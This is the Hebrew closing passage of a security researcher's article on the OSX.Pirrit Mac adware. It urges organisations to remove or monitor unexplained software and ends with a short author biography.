אין דבר כזה "תוכנות בלתי רצויות פוטנציאלית". אם יש ספק לגבי פונקצית של אפליקציה או למה היא על מחשב של משתמש, יש להסירה. או אם גישה זו בלתי ישימה בהתחשב בגודל הארגון ומספר המחשבים שנדבקו באיומים המוניים כמו תוכנות פרסום, חברות צריכות למצוא דרך לפקח על תוכנות אלו ולקבוע מתי הן מציגות התנהגות לא אופיינות.

OSX.Pirrit מאפשרת לתוקפים להשתלט לחלוטין על מחשב. במקום להציף הדפדפן של המשתמש במודעות, התוקפים יכולים היו להתקין keylogger, ללכוד פרטי Login לחשבון הבנק שלכם או להימלט עם הקניין הרוחני של הארגון שלכם. חברות צריכות לדעת מה קורה על המחשבים שלהן, כולל מחשבי ה-Mac, כי ברגע שארגון לא יודע, הוא בסכנה.

עכשיו באמת סיימנו.

על המחבר

עמית סרפר הינו חוקר אבטחה בכיר בחברת Cybereason אשר מוביל את מחקר האבטחה ב-Mac ובלינוקס. הוא מתמחה במחקר low-level, חולשות וקרנל, ניתוח נוזקות והנדסה-לאחור. לעמית יש נסיון נרחב בניתוח הדמיות תקיפה ברשתות בקנה מידה גדול וחקירת משאבי מערכות הפעלה ו-APIs לא מתועדים.